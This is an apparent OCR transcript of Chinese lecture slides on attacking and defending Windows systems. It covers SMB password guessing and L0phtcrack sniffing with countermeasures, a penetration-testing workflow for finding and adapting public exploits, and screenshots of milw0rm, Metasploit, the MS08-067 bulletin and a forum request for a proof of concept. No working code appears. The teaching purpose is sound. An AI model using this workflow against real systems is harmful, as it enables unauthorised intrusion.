


远程口令字防御策略

- 网络防火墙：限制TCP 139/445端口访问
- 主机级安防机制限制对SMB的访问
  - IPSec过滤器
  - Windows防火墙
- 禁用SMB服务－放弃Windows文件和打印共享
- 制定和实施强口令字策略
- 设置帐户锁定阈值
- 激活帐户登录失败事件审计功能，定期查看Event Log
- 使用入侵检测/防御系统进行实时报警和防御


窃听网络上的口令字交换通信

- **L0phtcrack**—针对**Windows**的口令字猜测工具
  - 通常脱机工作，针对**Windows**口令数据库
  - **SMB Packet Capture**
- **L0phtcrack**通过窃听网络口令字交换通信进行口令破解
  - 蛮力攻击
  - 利用**MS**的**LanMan**口令字加密算法弱点：密文分段且无关联



远程口令字窃听防范措施

- 禁用**LanMan**身份验证：**LMCompatibilityLevel**设置为**4**
- 安全策略工具：**LAN Manager Authentication Level**至少设置为**2: “Send NTLM Response Only**



Windows安全漏洞


- **Windows安全漏洞发布**
  - **Microsoft Security Bulletin: http://www.microsoft.com/technet/security/current.aspx**
  - 微软安全公告: **http://www.microsoft.com/china/technet/security/current.mspx**
  - 微软安全漏洞编号方式: **MSXX(年份编号)-0XX(漏洞发布次序)**
- 远程渗透可利用的安全漏洞
  - 安全漏洞后果类型: 远程执行代码
  - 安全漏洞危害等级: 重要或严重
- 本地渗透可利用的安全漏洞
  - 安全漏洞后果类型: 本地特权提升
  - 安全漏洞危害等级: 重要或严重

如何对特定目标进行远程渗透测试?

- 漏洞扫描: 确定目标系统存在哪些已知漏洞
  - **Nessus/XScan/…**
  - 如何查看漏洞扫描结果
  - 安全漏洞索引: **Nessus ID – MS**安全漏洞编号 **– CVE**安全漏洞编号 **– BID**编号
    - **Nessus ID 19402 -> MS05-039 -> CVE-2005-1983 -> BID 14513**
- 了解安全漏洞细节信息
  - 根据安全漏洞编号找出安全漏洞具体描述信息
  - 安全漏洞影响软件范围、攻击目标服务、具体位置、后果类型、严重等级…

如何对特定目标进行远程渗透测试?(2)

- 查找已知安全漏洞的渗透攻击代码
  - 黑客社区重要的共享资源
  - 并非每个已知安全漏洞都存在公开渗透代码
    - 软件流行度、漏洞危害后果类型和等级: 渗透代码价值
    - 安全漏洞补丁情况: 渗透代码的有效性
    - 安全漏洞利用难度: 渗透代码编写代价
  - 并非所有渗透代码都会公开
    - 渗透代码(特别是0day)存在重要价值
  - 获取到的渗透代码并非所有情况都适用
    - 目标系统操作系统平台差异，语种差异→用于覆盖的ret值差异
  - 著名渗透代码资源: milw0rm, bid, metasploit, packetstorm, FrSIRT(not free)…


milwOrm - exploits : vulnerabilities : videos : papers : shellcode - Microsoft Internet Explorer
文件(F) 编辑(E) 查看(V) 收藏(A) 工具(T) 帮助(H)
后退 搜索 收藏夹
地址(D) http://www.milwOrm.com/
转到 链接 SnagIt
[home] [contents] [platforms] [shellcode] [search] [cracker] [links] [rss] [archive]
MILWORM
[remote]
-::DATE -::DESCRIPTION -::HITS -::AUTHOR
2008-10-23 Opera 9.52/9.60 Stored Cross Site Scripting Code Exec PoC 1277 R D X Aviv Raff
2008-10-22 GoodTech SSH (SSH_FXP_OPEN) Remote Buffer Overflow Exploit 1060 R D r0ut3r
2008-10-22 Opera <= 9.60 Stored Cross Site Scripting Vulnerability 2062 R D Roberto Suggi Liverani
2008-10-20 Dart Communications PowerTCP FTP module Remote BOF Exploit 2667 R D X InTeL
2008-10-19 Solaris 9 [UltraSPARC] sadmind Remote Root Exploit 3950 R D kcope
2008-10-17 Hummingbird Deployment Wizard 2008 ActiveX File Execution(2) 2487 R D X shinnai
[local]
-::DATE -::DESCRIPTION -::HITS -::AUTHOR
2008-10-21 VLC Media Player TY File Stack Based Buffer Overflow Exploit 1417 R D Guido Landi
2008-10-19 BitTorrent 6.0.3 .torrent File Stack Buffer Overflow Exploit 2753 R D Guido Landi
2008-10-15 MS Windows XP/2003 AFD.sys Privilege Escalation Exploit (K-plugin) 5845 R D Ruben Santamarta
2008-10-08 MS Windows 2003 Token Kidnapping Local Exploit PoC 6785 R D Cesar Cerrudo
2008-09-06 Numark Cue 5.0 rev 2 Local .M3U File Stack Buffer Overflow Exploit 5296 R D fl0 fl0w
2008-08-31 Postfix <= 2.6-20080814 (symlink) Local Privilege Escalation Exploit 7997 R D RoMaNSoFt
[web apps]
-::DATE -::DESCRIPTION -::HITS -::AUTHOR
2008-10-23 WebSVN <= 2.0 (XSS/FH/CE) Multiple Remote Vulnerabilities 459 R D GulfTech Security
2008-10-23 miniPortail <= 2.2 (XSS/LFI) Remote Vulnerabilities 418 R D StAkeR
2008-10-23 MindDezign Photo Gallery 2.2 Arbitrary Add Admin Exploit 472 R D CWH Underground
2008-10-23 MindDezign Photo Gallery 2.2 (index.php id) SQL Injection Vulnerability 463 R D CWH Underground
2008-10-23 aflog 1.01 Multiple Insecure Cookie Handling Vulnerabilities 325 R D JosS
2008-10-23 Joomla Component RWCards 3.0.11 Local File Inclusion Vulnerability 810 R D Vrs-hCk
2008-10-23 txtshop 1.0b (language) Local File Inclusion Vulnerability (win only) 714 R D Pepelux
2008-10-23 CSPartner 1.0 (Delete All Users/SQL Injection) Remote Exploit 759 R D StAkeR
Internet

Section: ../ 0810-advisories /

Page 1 of 17

<< 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 >>

Files 1 - 25 of 420

Currently sorted by: File Name

Sort By: Last Modified, File Size

/// File Name:	10.09.08-1.txt
Description:	iDefense Security Advisory 10.09.08 - Remote exploitation of a heap based buffer overflow in Sun Microsystems Inc.'s Sun Java Web Proxy could allow an attacker to execute arbitrary code. A heap based buffer overflow exists in the handling of FTP resources. Specifically the vulnerability resides within the code responsible for handling HTTP GET requests. Sun Java System Web Proxy Server 4.0 through 4.0.7 is vulnerable in the following versions: SPARC Platform prior to patch 120981-15, x86 Platform prior to patch 120982-15, Linux prior to patch 120983-15, HP-UX prior to patch 123532-05, Windows prior to patch 126325-05.
Author:	Joxean Koret
Homepage:	http://www.idefense.com/
File Size:	3408
Related CVE(s):	CVE-2008-4541
Last Modified:	Oct 15 02:42:28 2008
MD5 Checksum:	50121d7bb8fbcdcacaa30c7377f21a71


/// Last 10 Files

- websvn-xssfhce.txt
- TA08-297A.txt
- USN-658-1.txt
- dsa-1659-1.txt
- SSRT080143.txt
- miniportail-xsslfi.txt
- minddezignpg-admin.txt
- minddezignpg-sql.txt
- libspf2-parsing.txt
- multiinjector.tgz

[Last 20 | Last 50 | Last 100]

/// Last 10 Advisories

- TA08-297A.txt
- USN-658-1.txt
- dsa-1659-1.txt
- SSRT080143.txt
- SECOBJADV-2008-05.txt
- oracle-privilege.txt



The Metasploit Project - Microsoft Internet Explorer

文件(F) 编辑(E) 查看(V) 收藏(A) 工具(T) 帮助(H)

后退 搜索 收藏夹

地址(D) http://www.metasploit.com/home/ 转到 链接 SnagIt

metasploit

YOU'LL PWN GREAT, I GUARANTEE IT!

Home Framework Shellcode OpcodeDB Research Blog

Education

The Metasploit Project

Metasploit provides useful information to people who perform penetration testing, IDS signature development, and exploit research. This project was created to provide information on exploit techniques and to create a useful resource for exploit developers and security professionals. The tools and information on this site are provided for legal security research and testing purposes only. Metasploit is a community project managed by Metasploit LLC.

Metasploit LLC

Metasploit LLC is an Austin, Texas company that provides security, education, and product development services. We currently offer the Infiltrator 1200 series hacktops for security professionals that need a mobile hardware platform that just works with the latest security tools.

Metasploit 3.2

The Metasploit development team is finalizing the 3.2 release of the Metasploit Framework. Version 3.2 will be released under the 3-clause BSD license, a significant change from the EULA binding versions 3.0 and 3.1. For more information about the upcoming 3.2 release, please see the SecTOR 2008 presentation.

完毕 Internet

Microsoft Security Bulletin MS08-067 – Critical

Vulnerability in Server Service Could Allow Remote Code Execution (958644)

Published: October 23, 2008

Version: 1.0

General Information

Executive Summary

This security update resolves a privately reported vulnerability in the Server service. The vulnerability could allow remote code execution if an affected system received a specially crafted RPC request. On Microsoft Windows 2000, Windows XP, and Windows Server 2003 systems, an attacker could exploit this vulnerability without authentication to run arbitrary code. It is possible that this vulnerability could be used in the crafting of a wormable exploit. Firewall best practices and standard default firewall configurations can help protect network resources from attacks that originate outside the enterprise perimeter.

This security update is rated Critical for all supported editions of Microsoft Windows 2000, Windows XP, Windows Server 2003, and rated Important for all supported editions of Windows Vista and Windows Server 2008. For more information, see the subsection, **Affected and Non-Affected Software**, in this section.

The security update addresses the vulnerability by correcting the way that the Server service handles RPC requests. For more information about the vulnerability, see the Frequently Asked Questions (FAQ) subsection for the specific vulnerability entry under the next section, **Vulnerability Information**.

Recommendation. Microsoft recommends that customers apply the update immediately.

Known Issues. None

bluefoxicy OFF
Junior Member

Join Date: Aug 2007
Posts: 9

MS08-067 POCs?

Anyone know of a public POC for MS08-067? My employer is interested in specific details I can only get by A) screwing around in IDA Pro looking for the function call that b0rks this; or B) reading through a proof-of-concept, familiarizing myself with the SMB protocol in context, and figuring out exactly what's going on here.

The best I've found is an explanation on MSDN (which I'm not allowed to post yet, since I need to make 15 or more posts...), but it only helps with (A)

(Note that, among other things, it's always possible to grab the patch itself, compare its contents to the currently installed DLLs, and look at the changes specifically... not the easiest thing in the world but doable, just very time consuming for us rank amateurs in the exploit dev arena, and assumes you can make sense of what you read)

QUOTE

Today, 07:18 PM #2

CG OFF
Member

Join Date: Nov 2007
Location: USA
Posts: 39


pay immunity for it

QUOTE

NEW REPLY

« Previous Thread | Next Thread »

MS08-067 PoC



国内黑客社区讨论MS08-067

- 1 alexander sotirov逆出来的ms08-067问题函数伪代码
- 黑客基地 学院 2008-10-27 10:44
- http://www.hackbase.com:80/tech/2008-10-27/42076.html
- 2 ms08067补丁前后比较分析结果
- 黑客基地 学院 2008-10-27 10:34
- http://www.hackbase.com:80/tech/2008-10-27/42075.html
- 3 ms08-067 介绍&利用方法
- 黑客基地 学院 2008-10-27 10:03
- http://www.hackbase.com:80/tech/2008-10-27/42071.html
- 4 关于ms08-067漏洞的详细分析
